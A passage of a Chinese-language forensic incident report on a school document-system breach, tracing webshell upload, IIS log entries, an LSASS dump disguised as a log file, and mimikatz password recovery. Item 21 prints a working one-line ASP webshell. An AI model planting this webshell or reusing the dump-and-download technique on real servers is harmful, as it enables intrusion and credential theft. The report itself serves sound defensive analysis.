
15. 檢視 IP:140.X.X.237 主機的防火牆設定，發現該主機未開啟防火牆的防護設定，容易造成駭客輕易入侵。

16. 查看在駭客入侵 IP:140.X.X.237 主機期間的電腦操作行為，發現駭客曾經使用網路掃描工具，推測用來對區域網路進行掃描用，也開啟一些檔案，如前面所提在垃圾桶內發現的 NT_user.dic 與 NT_pass.dic 檔案。





從內容中發現到駭客曾經開啟在 D:\...\DB 資料夾內的 cn_db.asp 檔案，駭客在開啟過程中毫無停留，可見十分熟悉檔案的位置與該檔案的用途。

檢視 cn_db.asp 的內容，發現該檔案內有伺服器名稱、資料庫名稱、使用者 ID(UID)與密碼，從時間判斷駭客在開啟該檔案後，停留 7 分鐘之久才開啟下一個檔案，推測可能在查找該主機所在位置。



17. 檢視 IP:140.X.X.237 主機的系統更新紀錄，得知該系統最近一次進行防毒軟體的病毒碼更新日期為 2018/10/8，至檢測主機日期這段期間有 3 個重要更新未安裝，未定期更新系統容易造成駭客利用這些系統漏洞對主機進行攻擊。





18. 檢視 IP:140.X.X.239 主機之公文系統 log 檔，發現在 2018/10/10 2:28:54 有來自日本 IP:54.250.25.212 開始陸續存取/kw/資料夾內的網頁與檔案。

```
2018-10-10 02:28:54 140.[redacted].239 GET /kw/ - 80 - 54.250.25.212 Mozilla/5.0+(Windows;+U;+Windows+NT
+6.1;+zh-CN;+rv:1.9.2.28)+Gecko/20120306+Firefox/3.6.28 200 0 0 41
2018-10-10 02:28:54 140.[redacted].239 GET /kw/web/js/web_common.js - 80 - 54.250.25.212
Mozilla/5.0+(Windows;+U;+Windows+NT+6.1;+zh-CN;+rv:1.9.2.28)+Gecko/20120306+Firefox/3.6.28 200 0 0 145
2018-10-10 02:28:54 140.[redacted].239 GET /kw/maintain/js/base_fun.js - 80 - 54.250.25.212
Mozilla/5.0+(Windows;+U;+Windows+NT+6.1;+zh-CN;+rv:1.9.2.28)+Gecko/20120306+Firefox/3.6.28 200 0 0 43
2018-10-10 02:28:54 140.[redacted].239 GET /kw/common/js/timer.js - 80 - 54.250.25.212
Mozilla/5.0+(Windows;+U;+Windows+NT+6.1;+zh-CN;+rv:1.9.2.28)+Gecko/20120306+Firefox/3.6.28 200 0 0 91
2018-10-10 02:28:54 140.[redacted].239 GET /kw/common/js/global_info.js - 80 - 54.250.25.212
Mozilla/5.0+(Windows;+U;+Windows+NT+6.1;+zh-CN;+rv:1.9.2.28)+Gecko/20120306+Firefox/3.6.28 200 0 0 78
2018-10-10 02:28:54 140.[redacted].239 GET /kw/common/js/xmlUtil.js - 80 - 54.250.25.212
Mozilla/5.0+(Windows;+U;+Windows+NT+6.1;+zh-CN;+rv:1.9.2.28)+Gecko/20120306+Firefox/3.6.28 200 0 0 139
2018-10-10 02:28:54 140.[redacted].239 GET /kw/common/object.htm - 80 - 54.250.25.212
Mozilla/5.0+(Windows;+U;+Windows+NT+6.1;+zh-CN;+rv:1.9.2.28)+Gecko/20120306+Firefox/3.6.28 200 0 0 45
2018-10-10 02:28:54 140.[redacted].239 GET /kw/Web/index_main.html - 80 - 54.250.25.212
Mozilla/5.0+(Windows;+U;+Windows+NT+6.1;+zh-CN;+rv:1.9.2.28)+Gecko/20120306+Firefox/3.6.28 200 0 0 52
2018-10-10 02:28:54 140.[redacted].239 GET /kw/favicon.ico - 80 - 54.250.25.212 Mozilla/5.0+(Windows;+U;
+Windows+NT+6.1;+zh-CN;+rv:1.9.2.28)+Gecko/20120306+Firefox/3.6.28 200 0 0 60
2018-10-10 02:28:54 140.[redacted].239 GET /kw/common/flow_data.htm - 80 - 54.250.25.212
Mozilla/5.0+(Windows;+U;+Windows+NT+6.1;+zh-CN;+rv:1.9.2.28)+Gecko/20120306+Firefox/3.6.28 200 0 0 73
```

在 2018/10/10 2:29:01 讀取/kw/maintain/local_register.aspx 網頁，並且成功上傳資訊到該網頁中，推測駭客可能透過此頁面登入系統，之後在 2018/10/10 2:29:41 上傳資訊到/kw/maintain/asp/upload_resource.aspx，推測駭客上傳檔案到主機中。

```
2018-10-10 02:28:55 140.[redacted]239 GET /kw/Web/imgs/m_m_s04_n.gif - 80 - 54.250.25.212
Mozilla/5.0+(Windows;+U;+Windows+NT+6.1;+zh-CN;+rv:1.9.2.28)+Gecko/20120306+Firefox/3.6.28 200 0 0 39
2018-10-10 02:28:55 140.[redacted].239 GET /kw/Web/imgs/m_m_s05.gif - 80 - 54.250.25.212
Mozilla/5.0+(Windows;+U;+Windows+NT+6.1;+zh-CN;+rv:1.9.2.28)+Gecko/20120306+Firefox/3.6.28 200 0 0 41
2018-10-10 02:28:55 140.[redacted].239 GET /kw/Web/imgs/m_m_s05_n.gif - 80 - 54.250.25.212
Mozilla/5.0+(Windows;+U;+Windows+NT+6.1;+zh-CN;+rv:1.9.2.28)+Gecko/20120306+Firefox/3.6.28 200 0 0 43
2018-10-10 02:29:01 140.[redacted]239 GET /kw/maintain/local_register.aspx - 80 - 54.250.25.212
Mozilla/5.0+(Windows;+U;+Windows+NT+6.1;+zh-CN;+rv:1.9.2.28)+Gecko/20120306+Firefox/3.6.28 200 0 0 158
2018-10-10 02:29:01 140.[redacted]239 GET /favicon.ico - 80 - 54.250.25.212 Mozilla/5.0+(Windows;+U;
+Windows+NT+6.1;+zh-CN;+rv:1.9.2.28)+Gecko/20120306+Firefox/3.6.28 404 0 2 50
2018-10-10 02:29:04 140.[redacted]239 GET /favicon.ico - 80 - 54.250.25.212 Mozilla/5.0+(Windows;+U;
+Windows+NT+6.1;+zh-CN;+rv:1.9.2.28)+Gecko/20120306+Firefox/3.6.28 404 0 2 44
2018-10-10 02:29:15 140.[redacted]239 POST /kw/maintain/local_register.aspx - 80 - 54.250.25.212
Mozilla/5.0+(Windows;+U;+Windows+NT+6.1;+zh-CN;+rv:1.9.2.28)+Gecko/20120306+Firefox/3.6.28 200 0 0 77
2018-10-10 02:29:41 140.[redacted].239 POST /kw/maintain/asp/upload_resource.aspx - 80 - 54.250.25.212
Mozilla/5.0+(Windows;+U;+Windows+NT+6.1;+zh-CN;+rv:1.9.2.28)+Gecko/20120306+Firefox/3.6.28 200 0 0 344
```

在 2018/10/10 2:30:12 駭客讀取/kw/auth/upload_file/temp/1.asp，並且成功上傳參數/if/5288.html 到主機內給 1.asp，之後陸續上傳不同參數給 1.asp。

```
2018-10-10 02:30:12 140.[redacted].239 POST /kw/auth/upload_file/temp/1.asp /if/5288.html 80 -
54.250.25.212 Mozilla/5.0+(Windows+NT+6.1;+WOW64;+Trident/7.0;+rv:11.0)+like+Gecko 200 0 0 76
2018-10-10 02:30:12 140.[redacted].239 POST /kw/auth/upload_file/temp/1.asp /solemn/5832.html 80 -
54.250.25.212 Mozilla/5.0+(Windows+NT+6.1;+WOW64;+Trident/7.0;+rv:11.0)+like+Gecko 200 0 0 59
2018-10-10 02:30:22 140.[redacted].239 POST /kw/auth/upload_file/temp/1.asp /curve/13950.html 80 -
54.250.25.212 Mozilla/5.0+(Windows+NT+6.1;+WOW64;+Trident/7.0;+rv:11.0)+like+Gecko 200 0 0 386
2018-10-10 02:30:26 140.[redacted].239 POST /kw/auth/upload_file/temp/1.asp /quick/255.html 80 -
54.250.25.212 Mozilla/5.0+(Windows+NT+6.1;+WOW64;+Trident/7.0;+rv:11.0)+like+Gecko 200 0 0 427
2018-10-10 02:30:49 140.[redacted].239 POST /kw/auth/upload_file/temp/1.asp /variety/4973.html 80 -
54.250.25.212 Mozilla/5.0+(Windows+NT+6.1;+WOW64;+Trident/7.0;+rv:11.0)+like+Gecko 200 0 0 79
2018-10-10 02:30:52 140.[redacted].239 POST /kw/auth/upload_file/temp/1.asp /smooth/28771.html 80 -
54.250.25.212 Mozilla/5.0+(Windows+NT+6.1;+WOW64;+Trident/7.0;+rv:11.0)+like+Gecko 200 0 0 68
2018-10-10 02:30:53 140.[redacted].239 POST /kw/auth/upload_file/temp/1.asp /straw/24527.html 80 -
54.250.25.212 Mozilla/5.0+(Windows+NT+6.1;+WOW64;+Trident/7.0;+rv:11.0)+like+Gecko 200 0 0 47
2018-10-10 02:30:59 140.[redacted].239 POST /kw/auth/upload_file/temp/1.asp - 80 - 54.250.25.212
Mozilla/5.0+(Windows+NT+6.1;+WOW64;+Trident/7.0;+rv:11.0)+like+Gecko 200 0 0 88
```

在駭客讀取/kw/auth/upload_file/temp/1.asp，並且上傳參數到主機內給 1.asp 期間，曾經出現指令碼逾時的現象。

```
2018-10-10 02:33:36 140.[redacted].239 POST /kw/auth/upload_file/temp/1.asp /asleep/22801.html|-|
ASP_0113|指令碼逾時 80 - 54.250.25.212 Mozilla/5.0+(Windows+NT+6.1;+WOW64;+Trident/7.0;
+rv:11.0)+like+Gecko 500 0 64 102195
```

```
2018-10-10 02:34:41 140.[redacted].239 POST /kw/auth/upload_file/temp/1.asp /asleep/22801.html|-|
ASP_0113|指令碼逾時 80 - 54.250.25.212 Mozilla/5.0+(Windows+NT+6.1;+WOW64;+Trident/7.0;
+rv:11.0)+like+Gecko 500 0 1236 153415
```

在 2018/10/10 2:42:46 駭客取得/kw/auth/upload_file/temp 資料夾內的 1.log 檔。

```
2018-10-10 02:42:24 140.[redacted].239 POST /kw/auth/upload_file/temp/1.asp /pair/29003.html 80 -
54.250.25.212 Mozilla/5.0+(Windows+NT+6.1;+WOW64;+Trident/7.0;+rv:11.0)+like+Gecko 200 0 0 72
2018-10-10 02:42:46 140.[redacted].239 GET /kw/auth/upload_file/temp/1.log - 80 - 54.250.25.212
Mozilla/5.0+(Windows+NT+6.1;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like
+Gecko)+Chrome/69.0.3497.100+Safari/537.36 200 0 0 9675
2018-10-10 02:42:52 140.[redacted].239 POST /kw/auth/upload_file/temp/1.asp /common/12686.html 80 -
54.250.25.212 Mozilla/5.0+(Windows+NT+6.1;+WOW64;+Trident/7.0;+rv:11.0)+like+Gecko 200 0 0 179
```


19. 檢視 IP:140.X.X.239 主機之公文系統 log 檔，發現在 2018/10/11 5:58 有來自美國 IP:103.114.163.55 上傳「/compose/6090.html 」參數給主機內的 1.asp 檔，之後該美國 IP 陸續上傳參數給 1.asp，最後在 2018/10/11 9:02 執行該 IP 最後一次上傳參數給 1.asp 的動作。

```
2018-10-11 05:58:50 140.[redacted].239 POST /kw/auth/upload_file/temp/1.asp /compose/6090.html 80 -
103.114.163.55 Mozilla/5.0+(Windows+NT+6.1;+WOW64;+Trident/7.0;+rv:11.0)+like+Gecko 200 0 0 404
```


```
2018-10-11 06:01:00 140.[redacted].239 POST /kw/auth/upload_file/temp/1.asp /charge/12870.html 80 -
103.114.163.55 Mozilla/5.0+(Windows+NT+6.1;+WOW64;+Trident/7.0;+rv:11.0)+like+Gecko 200 0 0 199
```

```
2018-10-11 09:02:49 140.[redacted].239 POST /kw/auth/upload_file/temp/1.asp /former/15950.html 80 -
103.114.163.55 Mozilla/5.0+(Windows+NT+6.1;+WOW64;+Trident/7.0;+rv:11.0)+like+Gecko 200 0 0 338
```

20. 查看 IP:140.X.X.239 主機內各槽之檔案內容，發現在 D:\eic_server\kws\auth\Upload_File\Temp 資料夾內有兩個檔案 1.asp 與 1.log，這兩個檔案的建立日期分別為 2018/10/10 10:29 與 2018/10/10 10:42，擁有者為 DefaultAppPool，DefaultAppPool 為虛擬帳戶，主要提供 Web 存取時所用，從檔案建立時間與兩個檔案所在位置，推測在 Temp 資料夾內的兩個檔案為駭客所放入。




21. 檢視 IP:140.X.X.239 主機之 1.asp 內容，發現僅有一句語法「<%z_=request(1):eval z_%>」，在該語法中 eval 後所接的字串符號可被執行，而 eval 將其所用的字串符號作為參數提供給 request，而 request 可以讀取網址的參數，此為使用一句話木馬寫入 WebShell 代碼的方式。




22. 檢視 IP:140.X.X.239 主機之 1.log 內容，發現它開啟後為亂碼。

將 1.log 更改檔名為 1.zip 後進行解壓縮，發現在解壓縮完成的資料夾中有一個 lsass.dmp 檔案，其修改日期為 2018/10/10 10:39，為駭客出沒時間，推測該 DMP 檔案為駭客所產生，而且檔案大小有 100MB 以上。




以記事本開啟 lsass.dmp 檔，發現整個內容有部分內容疑為系統資訊，有部分內容呈現亂碼，推測整個 lsass.dmp 為駭客搜集的主機系統資訊(含帳戶與

windows 密碼)所產生的檔案，但使用記事本無法完整解讀該檔案資訊。




執行程式 mimikatz.exe，輸入語法讀取 lsass.dmp，發現 Windows 帳戶 Administrator 與 water 的密碼皆可以透過此方式取出，又駭客在 2018/10/10 2:42 曾下載過 1.log 檔，推測駭客為了方便下載，將 lsass.dmp 壓縮後放於 Temp 資料夾內。當檔案下載完成後，將可利用駭客工具解開檔案，並且取得此主機的帳戶與密碼資訊，此為一個有名的駭客攻擊手法。




```
2018-10-10 02:42:46 140.[redacted].239 GET /kw/auth/upload_file/temp/1.log - 80 - 54.250.25.212
Mozilla/5.0+(Windows+NT+6.1;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like
+Gecko)+Chrome/69.0.3497.100+Safari/537.36 200 0 0 9675
```

23. 在檢測 IP:140.X.X.239 主機時，想以 water 帳戶登入系統，發現該帳戶 water 已被刪除，僅剩帳戶 Administrator。查看事件檢視器的紀錄，發現在安全性項目的紀錄中，在檢測該主機的前兩天 2018/11/17-18 皆為空白，但在應用程式項目卻有頻繁的紀錄存在。




檢視 IP:140.X.X.239 主機的 TaskScheduler(任務程序)紀錄，發現在檢測該主機的前兩天有多筆使用者 Administrator 登入系統後啟動工作的紀錄，推測帳戶 water 的消失是因為駭客以 Administrator 身份登入系統後刪除帳戶造成。



24. 檢視 IP:140.X.X.239 主機的防火牆設定，發現防火牆未開啟，容易造成駭客入侵。

25. 檢視 IP:140.X.X.239 主機的 port 開啟狀況，發現開啟一些駭客容易攻擊的 port 如 445、3389、25、138、139、135…等 port，建議檢視這些 port 開啟之必要性。

III. 事件攻擊行為示意圖



1.駭客讀取/kw/maintain/local_register.aspx 登入公文主機的網站。

2.駭客利用 upload_resource.aspx 植入 1.asp 與 1.log 檔於公文主機。

3.駭客讀取/kw/auth/upload_file/temp/1.asp 並上傳參數至公文主機。

4.駭客取得/kw/auth/upload_file/temp/1.log 檔(內含主機帳密)。

5.駭客暴力破解帳密並駭入 IP:140.X.X.237 主機。

6.駭客從 IP:140.X.X.237 主機 RDP 遠端連線或網芳連線公文主機。

7.駭客使用 water 帳戶連線登入區域網路內的主機群。

8.駭客使用 IP:140.X.X.237 主機瀏覽學校首頁與一些校內主機網頁

9.駭客下載 Nmap 與駭客工具於 IP:140.X.X.237 主機，並安裝它們。

10.駭客執行 Nmap 與駭客工具於 IP:140.X.X.237 主機上。

11.駭客瀏覽 IP:140.X.X.237 主機內各資料夾的檔案。

12.駭客透過 IP:140.X.X.237 主機掃描區域網路內各 IP 主機的 445 port。

13.駭客使用 Nmap 掃描區域網路內的主機群。

IV.建議與總結

1. 本個案緣起於該校公文系統被駭客入侵並植入木馬，經本中心檢測發現除了公文系統主機外，該校有其他主機也有被駭客入侵的現象，發生的主要原因是因為 IP:140.X.X.237 主機被入侵，透過該主機，駭客使用 Nmap 取得存活主機資訊，利用駭客工具嘗試竊取與破解主機的密碼與掃描區域網路內主機是否有 IIS 漏洞存在，也知曉系統管理者 water 的密碼，故嘗試登入這些有帳戶 water 的主機。

2. 因公文系統具有 upload 檔案的功能，但沒有限制上傳檔案的格式，使得駭客可從 Web 方式入侵系統後植入 1.asp(一句話木馬)，並且下載 1.log 來取得該主機的帳戶(administrator、water)與密碼資訊。

3. 針對本個案的資安防護與處理作業，提供幾點建議如下。

(1)勿使用相同帳號與相同密碼管理多台主機。

(2)避免多個服務所用之帳號共用同一組密碼。

(3)定期更換系統管理者密碼並加強密碼強度。

(4)建立存取權限的管控機制與限制上傳檔案的格式設定於有上傳檔案功能的主機上。

(5)建議定期查看系統狀態，並更新作業系統、應用程式與病毒碼。

(6)檢視主機是否有開啟駭客常用來攻擊的 port，並考慮 port 是否要關閉。

(7)檢視網路芳鄰之共用資料夾是否有存在之必要性。